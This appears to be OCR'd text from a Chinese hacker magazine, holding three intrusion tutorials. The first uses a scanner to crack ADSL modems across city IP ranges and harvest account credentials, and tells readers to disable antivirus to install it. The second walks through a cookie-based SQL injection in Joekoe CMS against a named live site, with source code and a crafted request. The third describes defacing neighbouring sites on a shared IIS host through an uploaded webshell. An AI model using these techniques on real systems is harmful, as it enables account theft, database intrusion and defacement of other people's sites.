大家好！很荣幸能再和大家见面，唉，我其实很懒的。好，废话不多说！可以说国内的ADSL的猫做路由本身不安全就算了，呆得连密码都不舍得改的人，却是大大地有啊！我记得，当年的CIH病毒，使得我们懂得要给电脑装杀毒软件！前几年的"冲击波"，"震荡波"让我们懂得了要常常给自己系统打补丁。那么，我们使用的ADSL猫要什么时候懂得把默认口令改掉，并做相应防范措施？是下一次的针对ADSL猫的病毒还是一次网络信息化电子战争？我希望我下面介绍的工具，能让国人重视起ADSL猫的最基本安全！


大家还记得当初入侵ADSL刷QB的方法吗？首先，用"IP数据库查询系统"找到某城市的ADSL的IP段，在用代理猎手找到ADSL猫的IP，最后逐个入侵，得手后刷QB。呵呵，很麻烦，对不对？如今有一把"屠龙宝刀"可以一步到位！就是"ADSL密码终结者"！

大家可以在光盘里找到这个工具，不过，记得安装之时，把杀毒软件关掉，可能有些杀毒软件已经把它列为基地的恐怖分子了，没办法，最近他们老炸地铁公车！


好，我们第一步是找IP段，大家看图1，选择"工具"选项卡，在"查询字段"里写上你要查的省份或城市，我就选上海（明年我去上海，上海的朋友别拿石头鸡蛋在火车站等我啊！）点"查询"，得到一片片地IP段，8要眼红哦！呵呵！如图1 所示。


图1

我们把IP段添加到范围列表里，是不是很方便啊？在"扫描选项"卡里，可以看到IP已经选好了，然后我们点"扫描"选项卡，点"开始"，如图2 所示。


图2

左下角那里就是我们扫描ADSL猫的记录过程！一旦入侵成功，会在右下角显示出来的。现在我已经破解出来了，连上网账号和密码都暴出来了。如图3 所示。


图3


唉，这个就是国内的ADSL猫的安全现状，希望大家不要拿这个工具去为自己谋取金钱利益，否则你将会受到法律的惩罚，也希望小区的网管用此工具检测下本小区的ADSL猫的安全情况，这不，我就发现我的猫有用户名：User，密码：pass。好再权限不高，但是还是得改，为了安全嘛！至于中国ADSL猫如此脆弱，借冯小刚一部电影做本文对ADSL猫的评价 一声叹息！

脚本小子：葛军的灰鸽子是非常出名的一款优秀的国人自己开发的黑软，各技术层次的朋友都喜欢使用它来控制目标，但我们说安全是无处不在的，所以即使是灰鸽子的服务器，同样也是有可能存在问题的。本文正好是对灰鸽子站点进行的一次友情测试，而问题出在服务器上的乔客(Joekoe)系统，又一个新的漏洞爆发出来，同时我们结合大家非常热心的如何寻找ASP程序漏洞的问题作此一文，希望能再次给大家提供最新的漏洞和最新的安全信息。

适合读者：入侵爱好者、网管

前置知识：基本ASP代码阅读能力、SQL注入基本方法

乔客漏洞击溃灰鸽子官方主站



文/图 llikz

很多朋友都想自己发现ASP程序的漏洞，当拿到一套源码，我们不要急于立即就找去漏洞，而是到此类脚本系统的网站上瞧一瞧，或者安装到自己电脑上调试，这样才能在正常的实用中敏锐地发现程序的问题，从而直接抓出漏洞！本文我们以灰鸽子(http://www.huigezi.net)为目标，亦真亦假的分析、入侵了一次，望葛军大哥见谅。

显式变量的注入判断

我们到论坛注册一个账号，然后观察我们提交的任何一个变量，比如地址栏里提交的，输入框中提交的。我们都先在提交的变量结尾处加个"'"号然后提交，观察返回的数据，判断是否能够注入。很快就会找到一个注入点，它存在于发新帖的位置，点击发新帖，选中主题加色，注意积分一定要大于10才行。在颜色输入框里输入"'11111"，这里注意，一定要6个字节，如果你修改的积分足够，就会出现如下的错误提示：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'

第 1 行: '11111' 附近有语法错误。

/include/jk_class.asp, 行 14
```

说明这个地方可能存在注入点，由于我们只能填写6个字符，看来利用价值不大。

隐式变量的注入判断

这里的隐式变量指我们提交的Cookie信息和一些Type="hidden"的输入框，这些我们最好是在源码中查找。

首先我们浏览一下源码文件，了解每个文件的功能，在这个系统中的Include文件夹中很容易判断它包含了一些调用的函数，然后打开每个文件，搜索Request单词，这个单词是服务器读取客户端输入变量的标志。接着我们跟踪这个变量，一直跟踪到它插入SQL查询的语句中，同时我们要观察此变量是否经过过滤，一般整型变量使用Isnumeric函数，或用int()后赋值。对于字符型的数据，一般使用调用的函数来判断，或者使用Trim()先去掉空格，然后用Replace去掉"'"号。

脚本小子：这里需要注意，使用Trim()函数后就将变量插入SQL查询也是不安全的，攻击者可以使用跳格字符，即ASCII码为9的字符进行注入，或者使用/**/代替空格。

我在Login.asp中发现Login_chk()这个函数，把它Copy了过来：

```
sub login_chk()
  dim username,password,gname,found_err,id,power,abate,hidden,face,old_url
  old_url=var_null(request.querystring("old_url"))
  if symbol_name(login_username)=true then
    username=login_username
  else
    username=trim(request.form("username"))
  end if
  ......
  found_err=""
  if symbol_name(username)=false then
    found_err=found_err&"+你输入的 <font class=red>用户名称</font> 为空或不符合相关规则！ <br>"
  end if
  if symbol_ok(password)=false then
    found_err=found_err&"+您输入的 <font class=red2>登录密码</font> 为空或不符合相关规则！ <br>"
  end if
  ......
  response.cookies(joekoe_cms.web_cookies)("time_load")=DateAdd("s",-5,joekoe_cms.now_time)
  response.cookies(joekoe_cms.web_cookies)("login_username")=username
  response.cookies(joekoe_cms.web_cookies)("login_password")=jk_encrypt(password)
  '往下的Gname变量读取数据库后用 var_null(gname)检验，没有过滤。
  sql="update user_data set last_tim='"&joekoe_cms.now_time&"' where username='"&username&"'"
      call joekoe_cms.exec(sql,0)
  '******************* 就是这个地方 *****************
      gname=request.cookies(joekoe_cms.web_cookies)("guest_name")
      if var_null(gname)<>"" then
  call joekoe_cms.exec("delete from user_login where l_username='"&gname&"'",0)
```

```
end if
'
*****************************************************
  ......
```

上面做了注释，下面我们来找Var_null()函数到底是干什么的。在Include文件夹中我们很容易找到它

```
function var_null(ub)
  var_null=trim(ub)
  if var_null="" or isnull(var_null) then var_null=""
end function
```

这个函数只是判断参数UB也就是上文的Gname是否为空值，并没有对Cookies(joekoe_cms.web_cookies)("guest_name")这个变量进行过滤。这样注入点我们就找到了，下面就要验证我们的判断了。

验证注入点／实际入侵

到论坛用申请的账号登录，同时用WSockExpert抓包，我们得到如下的数据包：

```
POST /login.asp?action=login_chk&old_url=%2Fforum%5Fwrite%2Easp% 3Fforum%5Fid%3D21%26isvote%3D HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://www.huigezi.net/login.asp?old_url=%2Fforum%5Fwrite%2Easp%3Fforum%5Fid%3D21%26isvote%3D
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.huigezi.net
Content-Length: 39
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: aspframe%5Fonline=login%5Fid=&login%5Fpassword=&login%5Fusername=&guest%5Fname=%D3%CE%BF%CD285799304&time%5Fload=2004%2D10%2D5+19%3A24%3A58&iscookies=&cookies%5Ftrue=yes&vc%5Ff%5Freply%5F21=jk7784&vc%5Ff%5Fwrite%5F21=jk3699; ASPSESSIONIDSAQDRRRB=NDHNIABBMLIIGIJIFJLMNPHM
username=llikz&password=111111&x=31&y=7
```

仔细看会发现提交的Guest_name值是%D3%CE%BF%CD285799304，很明显是经过编码后的值。我们将这个值先改成%27，也就是解码后的"'"，同时修改Content-Length:的值为27，然后用NC提交数据包，看返回了什么：

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Tue, 05 Oct 2004 02:58:52 GMT
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Tue, 05 Oct 2004 02:58:53 GMT
Content-Length: 620
Content-Type: text/html
Set-Cookie: aspframe%5Fonline=login%5Fid=&login%5Fpassword=&login%5Fusername=&guest%5Fname=%27&time%5Fload=2004%2D10%2D4+23%3A45%3A26&cookies%5Ftrue=yes; path=/
Set-Cookie: ASPSESSIONIDQQADSBQC=PCBEAMMAJNOPDBHFFPIHPEMM; path=/
Cache-control: private
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>灰鸽子工作室 - 用户登录</title>
<link type=text/css href='skin/aspframe_skin_1.css' rel=stylesheet>
<script language=javascript src='style/aspframe_config.js'></script> <font face="宋体" size=2>
<p>Microsoft OLE DB Provider for SQL Server</font> <font face="宋体" size=2 > 错误 '80040e14'</font>
<p>
<font face="宋体" size=2>字符串 '' 之前有未闭合的引号。</font>
<p>
<font face="宋体" size=2>/include/jk_class.asp</font> <font face="宋体" size=2>, 行 16</font>
```

从返回的代码能很容易的判断出我们找到的注入点是可以注入的，后面的方法就和我们平时注入其他站点一样了，这里也就不再罗嗦。

前面我们发现的主题加色的那个漏洞其实也是可以利用的，虽然只能填入6个字符，但构造SQL语句显然不是很困难的事情。而且我们不在Forum_write.asp中利用它，Forum_edit.asp中我们还发现了一点小小的惊喜

```
fir_tcolor=trim(request.form("tcolor"))
  if len(fir_tcolor)<>6 then fir_tcolor=""
  fir_tbb=0
  if trim(request.form("tbb"))="yes" then fir_tbb=1
 nsql=nsql&"tcolor='"&fir_tcolor&"',tbb="&fir_tbb&","
  end if
 end if
 nsql=nsql&"istop="&nistop&",isgood="&nisgood&",islock="&nislock&" where id="&viewid
 call joekoe_cms.exec(nsql,0)
```

显然我们可以在这里利用，也就是在编辑帖子的时候利用这个漏洞注入！

我发现Joekoe CMS 1.0 Free SP2以下版本都存在这个注入点，且网上很多黑客站点都使用这个程序，希望使用这套程序的朋友注意这一个危险的地方，及时修补这个漏洞。只要对我们自己的程序，或者是从网上Down的别人的程序都经过再三的判断后再使用，别人要黑咱们的网站也就不是件容易的事情了！

脚本小子：最近国内好多黑客站连连被黑，很多都是通过跨站入侵改的主页，包括20NT也惨遭毒手，由于空间商不听劝告，最后20NT只能被迫换空间，由此可见跨站入侵已经开始流行起来，更多的朋友也开始掌握这样的技术，是时候和大家一起讨论一下关于这个方法的攻防问题了。

适合读者：入侵爱好者、站长

前置知识：基本注入技巧

模拟入侵20NT计算机网络安全小组



文/图 CNT.20NT 依冰(still)

跨站入侵是因为IIS的虚拟目录没有配置好安全权限，导致只要入侵者攻破空间服务器里的任意一个IIS虚拟空间，上传ASP木马就可以更改其他虚拟目录里的文件。因为IIS允许浏览网页权限的用户都是同一个Internet来宾账户，所有的虚拟空间都是以这个Internet来宾账户来浏览网页的，所以一旦拥有了一个权限，访问其他站点目录也就有权限了。

现在我来举一个例子，比如我空间服务器的一个虚拟目录在h:\iisweb\yibing里，"iisweb"这个目录的权限拥有者有System、Administrators、Internet来宾账户这三个，而且iisweb这个目录里不仅只有yibing这个目录，还有好多虚拟目录，都设置的是System、Administrators、Internet来宾账户这三个权限，因为都是继承的iisweb这个父系目录的权限。而Internet来宾账户所使用的系统用户名为IUSR_ NETWORK-STILL，是GUEST权限，设有读取、写入权限。很显然，如果iisweb下的yibing这个虚拟目录的网站被攻破，被上传了WebShell，就可以使用这个WwebShell访问iisweb这个目录以及iisweb目录下的所有子目录了。如果iisweb目录下还有一个aaa的虚拟空间目录，我们就可以使用yibing这个虚拟目录下的WebShell改aaa目录下的数据，这样就形成了跨站入侵，其实跨站入侵就是权限配置不当而造成的。

我不入地狱谁入地狱：用我的网站测试跨站入侵

这里我用自己的空间服务器做测试，原来20NT的服务器情况和我现在的差不多，大家把我们看成一样的就可以了，另外因为我是空间代理销售商，所以入侵是得到许可的，嘿嘿。我现在要改的主页地址是 http://yibing.3322.org，打开一看，只有一个静态的HTM页面（如图1 所示）。

想改其主页只有得到FTP用户和密码才可以，当然，也可以入侵服务器，拿到管理员权限，然后进行更换，但空间服务器很安全，通过溢出是不可能的，现在只有再找一个和它在同一服务器上的虚拟机，并有ASP程序的，然后找注入点，想办法上传WebShell，最后通过跨站改其主页。




图1

想找这台服务器上的其他站点，可以登录http://www.webhosting.info/这个网站查找服务器上捆绑的国际域名。在IE浏览器里输入http://www.webhosting.info/，在"Search:"里输入服务器的IP，然后点击"GO"按扭，就会查到有多少个国际域名指向这台服务器（如图2 所示）。





图2

